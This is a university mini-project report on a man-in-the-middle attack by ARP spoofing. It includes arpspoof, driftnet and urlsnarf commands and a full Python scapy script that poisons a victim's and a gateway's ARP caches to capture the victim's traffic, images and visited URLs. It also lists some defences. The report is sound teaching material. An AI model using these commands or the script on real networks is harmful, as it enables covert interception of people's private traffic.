**Man in the Middle Attack**

**Network Threats and Attacks**

**B. E. Computer Engineering**

Under the guidance of

**Mrs.**Pradhnya Pradhan

By

**Clive Crasto 49**

**Shonil Dabreo 51**

**Onish Dmello 54**



Department of Computer Engineering

St. Francis Institute of Technology

University of Mumbai

2017-2018

**CERTIFICATE**

This is to certify that the Mini project report on **“Man-in-the-Middle Attack”** has been carried out by**Clive Crasto” (B.E. CMPN A/49),Shonil Dabreo” (B.E. CMPN A/51), Onish Dmello” (B.E. CMPN A/54),**who are bonafide student of St. Francis Institute of Technology, Mumbai in partial fulfillment of the requirement of B.E. degree in computer Engineering from University of Mumbai.

**Project Incharge :**

**Mrs.**Pradhnya Pradhan

Internal Examiner External Examiner

( ) ( )

**ABSTRACT**

A man-in-the-middle attack is a type of cyber attack where a malicious actor inserts him/herself into a conversation between two parties, impersonates both parties and gains access to information that the two parties were trying to send to each other.The purpose of this project is to demonstrate ARP spoofing that allows us to demonstrate man in the middle attack. The Basic idea behind Man in the middle attack is to intrude into the existing communications between the end points (hosts) on LAN Network and change the contents or inject false information. This Attack is mainly done in LAN networks .We have implemented this using Linux. ARP Spoofing results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network.

For implementation of Man-in-the-Middle Attack using ARP spoofing we are using Driftnet and urlsnarf to sniff the images and sites the victim is viewing on the Internet.

ii

**TABLE OF CONTENTS**

|  |  |  |
| --- | --- | --- |
| **Chapter** | **Contents** | **Page No.** |
| **1** | **INTRODUCTION:** | 1 |
|  | **1.1 Description** | 1 |
|  | **1.2 Project Scope and Objective** | 2 |
|  | **1.3 Features of the System** | 2 |
|  | **1.3 Proposed Solution** | 3 |
| **2** | **SYSTEM ANALYSIS AND REQUIREMENT SPECIFICATION** |  |
|  | **2.1 Feasibility**  **2.2.1 Operational**  **2.2.2 Technical**  **2.2.3 Economical** | 4 |
|  | **2.2 Functional Requirements** | 5 |
|  | **2.3 Non Functional Requirements** | 6 |
|  | **2.4 Specific Requirements** | 6 |
| **3** | **SYSTEM IMPLEMENTATION**  **3.1 Description** | 7 |
| **4** | **SYSTEM IMPLEMENTATION DESIGN**  **4.1 Input Design**  **4.2 Output Design** | 9 |
| **5** | **CONCLUSIONS**  **5.1 Conclusion**  **5.2 Future Scope** |  |
| **6** | **Bibliography and Reference** |  |

iii

**LIST OF FIGURES**

|  |  |  |
| --- | --- | --- |
| **Fig. No.** | **Figure Caption** | **Page No.** |
| 1.1 | **Man-in-the-Middle Attack** |  |
| 1.2 | **Actual Topology** |  |
| 1.3 | **Before the MITM Attack** |  |
| 1.4 | **After the MITM Attack** |  |
| 3.1 | **Flow Diagram** |  |
| 4.1 | **Attacker can view the details of all the URLs visited by the victim** |  |
| 4.2 | **Attacker can view all the images that are viewed by the victim** |  |

iv

**ACKNOWLEDGEMENT**

The success and final outcome of this project required a lot of guidance and assistance. We are extremely fortunate to have accomplished this project. This has been possible due to the guidance that we received.

A project is an activity that needs involvement of a lot of people from different cadres and calibers. Hence it would be highly unfair on our part to claim credit for the whole project. With due respect, we express our sincere gratitude to our principal DR. Sincy George for the learning experience and for giving us an opportunity to work on this project.

We would also like to thank our HOD Dr. Kavita Sonawane and the computer department staff who have helped us throughout the project.

We owe our profound gratitude to our project guide Mrs. Pradhnya Pradhan who guided us all along till the completion of our project work. We are fortunate enough to get encouragement and support from all teaching staff of computer department

v

1. **Introduction**

A man-in-the-middle attack is a type of cyber-attack in which a malicious actor inserts him/herself into a conversation between two parties, impersonates both parties and gains access to information that the two parties were trying to send to each other. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all, without either outside party knowing until it is too late.


**1.1 Description:**

The man-in-the-middle attack is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.

In this project, MITM uses a technique called ARP (Address Resolution Protocol) spoofing in order to execute the attack. ARP spoofing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. The aim is to associate the attacker's MAC address with the IP address of another host. The attack itself consists of an attacker sending a false ARP reply message to the default network gateway, informing it that his or her MAC address should be associated with his or her target's IP address. Once the default gateway has received this message and broadcasts its changes to all other devices on the network, all of the target's traffic to any other device on the network travels through the attacker's computer, allowing the attacker to inspect or modify it before forwarding it to its real destination.

ARP spoofing works by faking the ARP table of a network's router into associating the attacker's MAC address with an IP address in the router's local area network.

For example, if an attacker associates his MAC address with the local IP address of the router, then any message destined for that IP address is rerouted to the attacker. The attacker is able to view the details the urls of all the sites visited by the client and he/she can also intercept all the images the client is viewing.



**Fig. 1.1 Man-in-the-Middle Attack**

**1.2 Project Scope and Objective**

This project focuses on performing MITM attack using ARP spoofing to place ourselves between two machines making the client believe we are the server and the server believe we are the client. With this, we can then send all the traffic through our computer and sniff every packet that goes in either direction. Through this project we can discover every small detail and component of the ARP protocol that will allow an attacker to get control over an unauthorized system, can understand how images can be intercepted and the details of the sites which the victim has visited can be viewed.

The main objective of this project is to understand the MITM Attack using ARP spoofing. To attack a computer on a secure network environment to trace vulnerability of the network through using ARP Spoofing and sniff the information the victim is looking for like any images he/she is searching etc.

**1.3 Features of the System**


* To mislead the communicating partners at the client or server end.
* To intercept/Modify the actual contents.
* To gain access to the information being exchanged and use it later for modification/alteration and retransmitted such modified information to the actual destination.

**1.3 Proposed Solution**


In this project, MITM uses a technique called ARP (Address Resolution Protocol) spoofing in order to execute the attack. ARP spoofing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. The aim is to associate the attacker's MAC address with the IP address of another host.

The main objective of this project is to understand the MITM Attack using ARP spoofing. To attack a computer on a secure network environment to trace vulnerability of the network through using ARP Spoofing and sniff the information the victim is looking for like any images he/she is searching etc.


**Given below is the Overview of the system before and after the MITM Attack.**



**Fig 1.2 Actual Topology**



**Fig 1.3 Before the MITM Attack**



**Fig 1.4 After the MITM Attack**

The goal of MITM attack is to steal personal information, such as login credentials, account details and credit card numbers. Targets are typically the users of financial applications, SaaS businesses, e-commerce sites and other websites where logging in is required.information obtained during an attack could be used for many purposes, including identity theft, unapproved fund transfers or an illicit password change.

MITM can be prevented using following techniques:

**1. ARP watch:**

ARP watch contain a function that are designed to monitor the MAC/IP table and record changes via syslog and email. It monitors Ethernet activity and it maintains database of Ethernet MAC address seen on the network with their associated IP pairs. It can report the changes via email.

**2. XARP:**

XARP is a tool that runs on windows for ARP spoof detection. It is a small but useful graphical tool to monitor the ARP cache of our computer it periodically request the local ARP cache. As it reports changes in the IP to MAC mapping by comparing the new entries against the old ones.Thus, it can be required to detect ARP spoofing in Man in the middle attack.

**3. SSL (Secured socket layer):**

SSL provides security but it is not 100%. If the attacker uses sslstripthen SSL won’t prevent against MITM attack

**2. System Analysis and Requirement Specification**

* 1. **Feasibility**
     1. **Technical**Technical feasibility is to know whether reliable hardware and software is capable of meeting the needs of a proposed system developed by an organization in the required time.

Both systems i.e. attacker’s as well as victims should be connected to the same LAN network or may be same WLAN Network.

* + 1. **Functional**Functional feasibility is the feasibility of the software or hardware in which the functions suggested in the same are executed up to the mark i.e. feasible in all conditions. Both http and https sites’ information can be intercepted through this project. If the sites surfed is an https site then SSL strip is required in order to decrypt the intercepted encrypted information.

**2.2 Functional Requirements**

* The systems should be connected to the same LAN to sniff for different systems in LAN.
* To associate the attacker's MAC address with the IP address of another [host](https://en.wikipedia.org/wiki/Host_(network))such as the default gateway (ARP spoofing attack)
* To masquerade and using Driftnet tool to sniff out the images
* Urlsnarf to get details of all the sites visited by the victim

**2.3 Non-Functional Requirements**

* **Availability:** The system can be used at any time and at any machine.
* **Usability:** The system can be reused multiple number of times without any issues.
* **Platform constraints:** The proposed system will work on Ubuntu Operating system and the user does not have to worry about its platform constraints

**2.4 Specific Requirements**


**Hardware Requirements:**

* Processor: No specific processor is required.
* RAM: Atleast 2GB RAM

**Software Requirements:**

* Operating System: LINUX
* Tools required: Driftnet and urlsnarf

1. **System Implementation**



**Fig. 3.1 Flow Diagram**

**Following are the different steps involved in the implementation:**

1. Open the terminal (CTRL + ALT + T) and configure the Linux machine to allow packet forwarding, because Linux must act as router between "real router" and the victim and we need to forward the packets from the server to client and vice versa. It is done by the following command.

**echo "1" > /proc/sys/net/ipv4/ip\_forward2.**


2. The next step is setting up arpspoof between victim and router.

**arpspoof -i<interface> -t <targetIP><gatewayIP>**

Eg: arpspoof -i eth0 -t 192.168.8.90 192.168.8.8

3. And then set up arpspoof to capture all packets from router to victim.

Eg: arpspoof -i eth0 -t 192.168.8.8 192.168.8.90



4. After step two and three, now all the packet sent or received by victim should be going through attacker machine.

5. Now we can try to use driftnet to monitor all victim image traffic. To run driftnet, we run the command

**driftnet -i eth0**

6. Next step we will capture the website information/data by using urlsnarf. To use urlsnarf, just run this code

**urlsnarf -i eth0**

Urlsnarf will start capturing all website address visited by victim machine.

1. **System implementation design**

**4.1 Input Design**

**Code:**

fromscapy.all import \*

import sys

importos

import time

try:

interface = raw\_input("[\*] Enter Desired Interface: ")

victimIP = raw\_input("[\*] Enter Victim IP: ")

gateIP = raw\_input("[\*] Enter Router IP: ")

exceptKeyboardInterrupt:

print "\n[\*] User Requested Shutdown"

print "[\*] Exiting..."

sys.exit(1)

print "\n[\*] Enabling IP Forwarding...\n"

os.system("echo 1 > /proc/sys/net/ipv4/ip\_forward")

defget\_mac(IP):

conf.verb = 0

ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP), timeout = 2, iface = interface, inter = 0.1)

forsnd,rcv in ans:

returnrcv.sprintf(r"%Ether.src%")

defreARP():

print "\n[\*] Restoring Targets..."

victimMAC = get\_mac(victimIP)

gateMAC = get\_mac(gateIP)

send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc = victimMAC), count = 7)

send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc = gateMAC), count = 7)

print "[\*] Disabling IP Forwarding..."

os.system("echo 0 > /proc/sys/net/ipv4/ip\_forward")

print "[\*] Shutting Down..."

sys.exit(1)

def trick(gm, vm):

send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst= vm))

send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst= gm))

defmitm():

try:

victimMAC = get\_mac(victimIP)

except Exception:

os.system("echo 0 > /proc/sys/net/ipv4/ip\_forward")

print "[!] Couldn't Find Victim MAC Address"

print "[!] Exiting..."

sys.exit(1)

try:

gateMAC = get\_mac(gateIP)

except Exception:

os.system("echo 0 > /proc/sys/net/ipv4/ip\_forward")

print "[!] Couldn't Find Gateway MAC Address"

print "[!] Exiting..."

sys.exit(1)

print "[\*] Poisoning Targets..."

while 1:

try:

trick(gateMAC, victimMAC)

time.sleep(1.5)


exceptKeyboardInterrupt:

reARP()

break


mitm()

**4.2 Output Design**



**Fig 4.1 Attacker can view the details of all the URLs visited by the victim**

**Fig 4.2 Attacker can view all the images that are viewed by the victim**



1. **Conclusion**

**5.1 Conclusion**

The Man-In-The-Middle (MITM) attack is one of the most well known attacks in computer security, representing one of the biggest concerns for security professionals. MITM targets the actual data that flows between endpoints, and the confidentiality and integrity of the data itself. MITM is really a difficult type to tackle and hence should be taken seriously by IT management. It can result in data theft causing severe reputational and monetary losses to the corporate firms. As a bottom-line, having a correctly defined security perimeter defense design, server and network component's hardening, implementing robust patch management system and following best security practices can help fix MITM attacks. Since this attack may not be visible, being vigilant in terms of network problems and performance always helps detect it, before a data theft can occur.

**5.2 Future Scope**

This is just a basic and can be expanded to create a MITM that can strip ssl or do some DNS spoofing after ARPspoof . Further, HSTS (HTTP Strict Transport Security) can also be taken down.

**6. Bibliography and Reference**

<https://zenpwning.wordpress.com/2014/03/30/man-in-the-middle-attack-using-arp-spoofing-2/>

<https://www.hackingloops.com/penetration-testing-of-men-in-middle-attacks-using-arp-spoofing/>

<https://www.veracode.com/security/arp-spoofing>